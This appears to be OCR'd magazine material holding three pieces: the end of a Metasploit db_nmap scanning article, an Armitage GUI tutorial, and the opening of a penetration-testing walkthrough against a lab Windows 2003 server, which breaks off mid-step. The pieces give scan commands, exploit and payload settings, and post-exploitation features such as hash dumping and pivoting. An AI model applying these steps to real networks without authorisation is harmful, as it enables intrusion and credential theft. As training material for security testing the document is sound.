-------        ---                ----  -------            ---------  -----  --
-----  ----  --------
192.168.1.124  00:0B:DB:1D:D3:2B        Microsoft Windows  XP                de
vice
192.168.1.134

192.168.15.1   00:17:EE:CA:32:B2        MontaVista Linux   2.4.X             de
vice
192.168.15.3   00:0B:DB:1D:D3:2B        Microsoft Windows  XP                de
vice
209.200.15.190                          ShoreTel embedded                    de
vice

msf >
```

Figure 9: db_nmap using sqlite3

```
msf > db_nmap -sS -sV -T 4 -P0 -
O 192.168.15.0/24 -D RND --
packet-trace
```

Look at the difference in results we now have after viewing information in the db_hosts and db_services -c port,state commands. Compare difference between figure #10 & figure #8.


cr0wn@Mobile-Antarctic: /opt/framework-3.6.0/msf3
File Edit View Terminal Help

```
192.168.15.1    00:17:EE:CA:32:B2       MontaVista Linux   2.4.X              de
vice
192.168.15.3    00:0B:DB:1D:D3:2B       Microsoft Windows  XP                 de
vice
209.200.15.190                          ShoreTel embedded                     de
vice

msf > db_services -c port,state

Services
========

host            port  state
----            ----  -----
192.168.1.124   23    open
192.168.1.124   135   open
192.168.1.124   139   open
192.168.15.1    22    open
192.168.15.1    80    open
192.168.15.1    554   open
192.168.15.1    2048  open
192.168.15.3    23    open
192.168.15.3    135   open
192.168.15.3    139   open
192.168.15.3    445   open
192.168.15.3    2869  open
209.200.15.190  80    open
209.200.15.190  443   open

msf >
```

Figure 10: nmap results using sqlite3

Conclusion

This information can be useful in checking the integrity and strength of your network if you are the Network Security Engineer for your workplace, and have permission to do so. Doing this to networks that you have no authorization to be on is against the law in many if not all countries. For more information and some video tutorial please visit my website at http://pbnetworks.net.

On the 'Net

Link to postgres setup: http://dev.metasploit.com/redmine/projects/framework/wiki/Postgres_setup

Link to video tutorials: http://pbnetworks.net/?cmd=bbs

David J. Dodd
dave@pbnetworks.net

David J. Dodd is currently in the United States and holds a current 'Secret' DoD Clearance. A former U.S. Marine with Avionics background in Electronic Countermeasures Systems. David has given talks at the San Diego Regional Security Conference He works for pbnetworks Inc. http://pbnetworks.net a small service disabled veteran owned business located in San Diego, CA

ToolGYAN

Armitage – The Ultimate Attack Platform for Metasploit


Hey Folks!

Now! You have one more reasons to add Metasploit in your Pentest Toolkit. You just can't ignore Metasploit anymore just because it does not give you user interface like commercial frameworks available out there like Core Impact and Immunity Canvas.

I know most people think, that using Armitage makes them feel like a script kiddy. It may be so, but you just can't afford not to get your hands dirty on industry's Most Recognized and Most Respected Exploitation Framework i.e Metasploit. I am sure, when you have Armitage in your hands, you will definitely find some good reasons to love it.

Armitage:

To use Armitage, it is necessary to understand Metasploit. Metasploit is a command line tool. Anything you do in Armitage is translated into a command that Metasploit understands. To make it easier and funnier "**Raphael Mudge**" designed Armitage, which is a user interface for Metasploit.



```
[*] 192.168.1.201:445 is running Windows XP Service Pack 2 (language: English) (name:XEN-XP-SP2-BARE) (domain:XE
N-XP-SP2-BARE)
[*] 192.168.1.203:445 is running Windows XP Service Pack 3 (language: English) (name:XEN-XP-SPLOIT) (domain:WORK
GROUP)
[*] Scanned 06 of 55 hosts (010% complete)
[*] Scanned 11 of 55 hosts (020% complete)
[*] Scanned 20 of 55 hosts (036% complete)
[*] Scanned 24 of 55 hosts (043% complete)
[*] Scanned 28 of 55 hosts (050% complete)
[*] 192.168.1.250:445 is running Unix Samba 3.5.4 (language: Unknown) (domain:WORKGROUP)
[*] Scanned 33 of 55 hosts (060% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
msf auxiliary(smb_version) >
```

Image Source: http://www.offensive-security.com/metasploit-unleashed/Armitage_Scanning

Armitage is a graphical management tool for Metasploit. It helps you to indulge your senses by visualizing your targets, recommends exploits and exposes the advance capabilities of the framework.

Armitage takes Metasploit's capabilities to a new level of ease with new features like:

1. Discovery
2. Access
3. Post Exploitation
4. Maneuver




Image Source: http://www.fastandfreehacking.com

Step 1: Discovery:

- Armitage provide several Host Management features available in Metasploit.
- You can import hosts and launch scans to buildup a database of possible targets and visualize them on the screen, working with visualizations is more interactive when you right click on them and configures the options and settings according to your network environment.

Step 2: Assist:

- Armitage assists by providing features like automatically recommending exploits and even runs active checks so you know which exploits will work and which will not.
- If these options fail, you can use the Hail Mary approach and unleash the power of db_autopwn against your possible targets.

Step 3: Post Exploitation:

- Armitage provides several post-exploitation tools built on the capabilities of the Meterpreter agent, so in a way it extends the capability of traditional Meterpreter.
- With the click of a menu you can escalate your privileges, dump password hashes to a local credentials database, browse the file system like local user, and launch command shells.

Step 4: Maneuver:

- Armitage aids the process of setting up pivots, a capability that lets you use compromised hosts as a platform for attacking other hosts and further investigating the target network which you may find only on commercial available exploit frameworks.
- Armitage also exposes Metasploit's SOCKS proxy module which allows external tools to take advantage of these pivots.

- With these tools, you can further explore and maneuver through the network.

Armitage Prerequisites:

Armitage has the following prerequisites:

- Java 1.6.0+
- Metasploit 3.5+
- Armitage requires you to know the Username, Password, Hostname, and Database before connecting.

If you're on Windows, you're in luck, the Metasploit team sets up PostgreSQL for you. If you launch Metasploit on Windows, you do not need to provide database information when launching Armitage.

Note: Backtrack 5 includes Metasploit and Armitage by default and it is fully configured for immediate use.


Invoking Armitage:

- To invoke armitage you have to start the Metasploit RPC daemon first: **cd /pentest/exploits/framework3**
- And type **./msfrpcd -f -U msf -P test -t Basic**
- This will start msfrpcd with the user ***msf***, password ***test***, SSL listener, on the default port 55553.
- Once you have a database, navigate to the folder containing the Armitage files and type: **./armitage.sh**

Exploring Armitage User Interface:

The Armitage user interface has three main panels:

1. Modules
2. Targets
3. Tabs



```
       =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 615 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r10818 updated today (2010.10.25)

msf >
```

To direct input to this virtual machine, click inside the window.

Image Source: http://www.fastandfreehacking.com

Targets:

- The targets panel shows all hosts in the current workspace.
- Armitage represents each target as a computer with its IP address and other information about it below the computer.
- The computer screen shows the operating system the computer is running.




Image Source: http://www.fastandfreehacking.com

Modules:

- The modules panel lets you launch a Metasploit auxiliary module, throw an exploit, or generate a payload.
- Click through the tree to find the desired module. Double click the module to bring up a dialog with options.


Consoles:

- A console panel lets you interact with a command line interface through Armitage. The Metasploit console, Meterpreter console, and shell session interfaces all use a console panel.
- The console panel features a command history. Use the up arrow to cycle through previously typed commands. The down arrow moves back to the last command you typed.

Demonstration! (Operating System: Fedora 13)


Step 1: Go to terminal and change your directory where you have extracted Armitage and invoke Armitage using the following command:

./armitage:



Host: 127.0.0.1
Port: 55553
☑ Use SSL
User: msf
Pass: test
DB Driver: mysql
DB Connect String: root:"ishan"@127.0.0.1/test


Step 2: click on the **?** Command button in front of connection string and enter your database credentials, as shown in the snapshot below:



DB User: root
DB Pass: ishan
DB Host: 127.0.0.1
DB Name: test


Step 3: After entering your correct database credentials, click on save and click connect, in order to connect the database. Press ok! And continue with Armitage GUI.

Step 4: Now, first task we need to perform is to discover the alive hosts on the network and for that go to HOSTS → MsfScan and enter the network range, as showin in the snapshot below:




Enter range (e.g., 192.168.1.0/24): 192.168.1.1/24

Discovery module launched successfully! And here you go; you can visually see the available machines on the network, as shown in the snapshot below:




```
                 o                       8         o   o
                 8                       8             8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8  o8P
8' 8  8 8oooo8   8  .oooo8 Yb..   8    8 8 8    8  8   8
8  8  8 8.       8  8    8   'Yb. 8    8 8 8    8  8   8
8  8  8 `Yooo'   8  `YooP8 `YooP' 8YooP' 8 `YooP'  8   8
..:..:..:.....:::..:.....::.....::8.....:..:.....::..::..:
::::::::::::::::::::::::::::::::::8:::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
msf >
```

Target Systems -




```
       =[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ -- --=[ 636 exploits - 314 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r11387 updated today (2010.12.21)
msf >
```

Step 5: Go to Attacks → Find Attacks→"by port", as shown in the snapshot below:



Attack Analysis Completed as shown in the snapshot below:




Attack Analysis Complete...


You will now see an 'Attack' menu attached to each host in the Targets window.

Happy hunting!

Now, attack vectors will also be available in right click menu, as shown in the snapshot below:



Select your exploit and specify the settings for it and launch the exploit, as shown in the snapshot below:



Timbuktu <= 8.6.6 PlughNTCommand Named Pipe Buffer Overflow

This module exploits a stack based buffer overflow in Timbuktu Pro version <= 8.6.6 in a pretty novel way. This exploit requires two connections. The first connection is used to leak stack data using the buffer overflow to overwrite the nNumberOfBytesToWrite argument. By supplying a large value for this argument it is possible to cause Timbuktu to reply to the initial request with leaked stack data. Using this data allows for reliable exploitation of the

Option	Value
LHOST	192.168.1.42
LPORT	11502
RHOST	192.168.1.4
RPORT	445


Targets: 0 => Automatic Targeting

□ Use a reverse connection

□ Show advanced options

Woooooaahhh!!! And here we go.....

Mission Accomplished!!




Keyboard shortcuts

Several keyboard shortcuts are available in the targets panel. You may edit these in the Armitage → Preferences menu.

- Ctrl Plus - zoom in
- Ctrl Minus - zoom out
- Ctrl 0 - reset the zoom level
- Ctrl A - select all hosts
- Escape - clear selection
- Ctrl C - arrange hosts into a circle
- Ctrl S - arrange hosts into a stack
- Ctrl H - arrange hosts into a hierarchy. This only works when a pivot is set up.
- Ctrl R - refresh hosts from the database
- Ctrl P - export hosts into an image

Note: If you have a lot of hosts, the graph view becomes difficult to work with. For this situation Armitage has a table view. Go to View → Targets → Table View to switch to this mode. Armitage will remember your preference.



Address	Description	Pivot
172.16.146.1		172.16.146.1...
172.16.146.2		172.16.146.1...
172.16.146.14		172.16.146.1...
172.16.146.15		172.16.146.1...
172.16.146.20		172.16.146.1...
172.16.146.149	NT AUTHORITY\SYSTEM @ ACME-14E429D2B5	172.16.146.1...
172.16.146.152		**172.16.146....**
172.16.146.182		172.16.146.1...
172.16.146.184	SSH msfadmin:msfadmin (172.16.146.184:22)	**172.16.146....**
172.16.146.185		172.16.146.1...
172.16.146.200		172.16.146.1...

Image Source: http://www.fastandfreehacking.com

References for this article:

1. http://www.fastandeasyhacking.com/manual#2
2. http://www.offensive-security.com/metasploit-unleashed/Armitage_Setup

Ishan Girdhar

Ishan Girdhar working as an Information Security consultant. Ishan loves exploring different linux distributions. He is currently working with AKS IT Services Pvt. Ltd Noida.

Penetration Testing with Metasploit Framework

Introduction

When i say "Penetration Testing tool" the first thing that comes to your mind is the world's largest Ruby project, with over 700,000 lines of code 'Metasploit'. No wonder it has become the de-facto standard for penetration testing and vulnerability development with more than one million unique downloads per year and the world's largest, public database of quality assured exploits.

The Metasploit Framework is a program and sub-project developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language. With the most recent release (3.7.1) Metasploit has taken exploit testing and simulation to a complete new level which has muscled out its high priced commercial counterparts by increasing the speed and lethality of code of exploit in shortest possible time.

Working with Metasploit

Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers. I will be taking you through this demo in BackTrack 5, so go ahead and download that if you don't already have it - http://www.backtrack-linux.org/downloads/. The reason for using BackTrack 5 is because it has the correct Ruby Libraries.

Metasploit framework has three work environments, the msfconsole, the msfcli interface and the msfweb interface. However, the primary and the most preferred work area is the 'msfconsole'. It is an efficient command-line interface that has its own command set and environment system.

Before executing your exploit, it is useful to understand what some Metasploit commands do. Below are some of the commands that you will use most. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the article.

i) search <keyword>: Typing in the command 'search' along with the keyword lists out the various possible exploits that have that keyword pattern.

ii) show exploits: Typing in the command 'show exploits' lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.

iii) show payloads: With the same 'show' command, we can also list the payloads available. We can use a 'show payloads' to list the payloads.

iv) show options: Typing in the command 'show options' will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.

v) info <type> <name>: If you want specific information on an exploit or payload, you can use the 'info' command. Let's say we want to get complete info of the payload 'winbind'. We can use the command 'info payload winbind'.

vi) use <exploit_name>: This command tells Metasploit to use the exploit with the specified name.

vii) set RHOST <hostname_or_ip>: This command will instruct Metasploit to target the specified remote host.

viii) set RPORT <host_port>: This command sets the port that Metasploit will connect to on the remote host.

ix) Set PAYLOAD <generic/shell_bind_tcp>: This command sets the payload that is used to exploit the target will give you a shell when a service is exploited.

x) set LPORT <local_port>: This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the server (i.e.it is not in use by another service and not reserved for administrative use), so set it to a random 4 digit number greater than 1024, and you should be fine. You'll have to change the number each time you successfully exploit a service as well.

xi) exploit: Actually exploits the service. Another version of exploit, rexploit reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console.

xii) help: The 'help' command will give you basic information of all the commands that are not listed out here.

Now that you are ready with all the basic commands you need to launch your exploit, let's choose a couple of scenarios to get control of a remotely connected machine.

Scenario:

Victim Machine:-

OS: Microsoft Windows Server 2003
IP: IP: 192.168.42.129

Attacker (Our) Machine:-

OS: Backtrack 5
Kernel version: Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
Metasploit Version: Built in version of metasploit 3.8.0-dev
IP: 192.168.42.128


Objective:-

The only information provided to us about the remote server is that it is a Windows 2003 Server and the Objective is to gain shell access of this remote server.

Detailed Steps:

Step 1:

Perform an Nmap scan of the remote server 192.168.42.129.
The output of the Nmap scan shows us a range of ports open which can be seen below in Figure 1.



```
root@bt:~# nmap 192.168.42.129

Starting Nmap 5.51 ( http://nmap.org ) at 2011-06-20 23:58 IST
Nmap scan report for 192.168.42.129
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
MAC Address: 00:0C:29:0B:0B:30 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@bt:~#
```


Figure 1

Step 2:

In your copy of BackTrack, go to:

Application → BackTrack → Exploitation Tools → Network Exploitation Tools → Metasploit Framework → msfconsole

During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the display as shown in Figure 2.



```
#    # ###### #####   ##    ####  ##### #       #### # #####
##  ## #        #    #  #  #      #    ##       #    ##    #
# ## # #####    #   #    #  ####  #    ##       #    ##    #
#    ##         #   ######      # ##### #      #    ##    #
#    ##         #   #    ##     ##      #      #    ##    #
#    # ######   #   #    #  ####  #      ###### #### #   #


       =[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --=[ 696 exploits - 358 auxiliary - 51 post
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r12930 updated 9 days ago (2011.06.12)

Warning: This copy of the Metasploit Framework was last updated 9 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf >
```


Figure 2

Step 3:

Now, we know that port 135 is open so, we search for a related RPC exploit in Metasploit. To list out all the exploits supported by Metasploit we use the "show exploits" command. This exploit lists out all the currently available exploits.

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with 696 exploits and 224 payloads, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link http://metasploit.com/modules/ or another alternative would be to use the "search <keyword>" command in Metasploit to search for related exploits for RPC.

In msfconsole type "search dcerpc" to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in Figure 3.



```
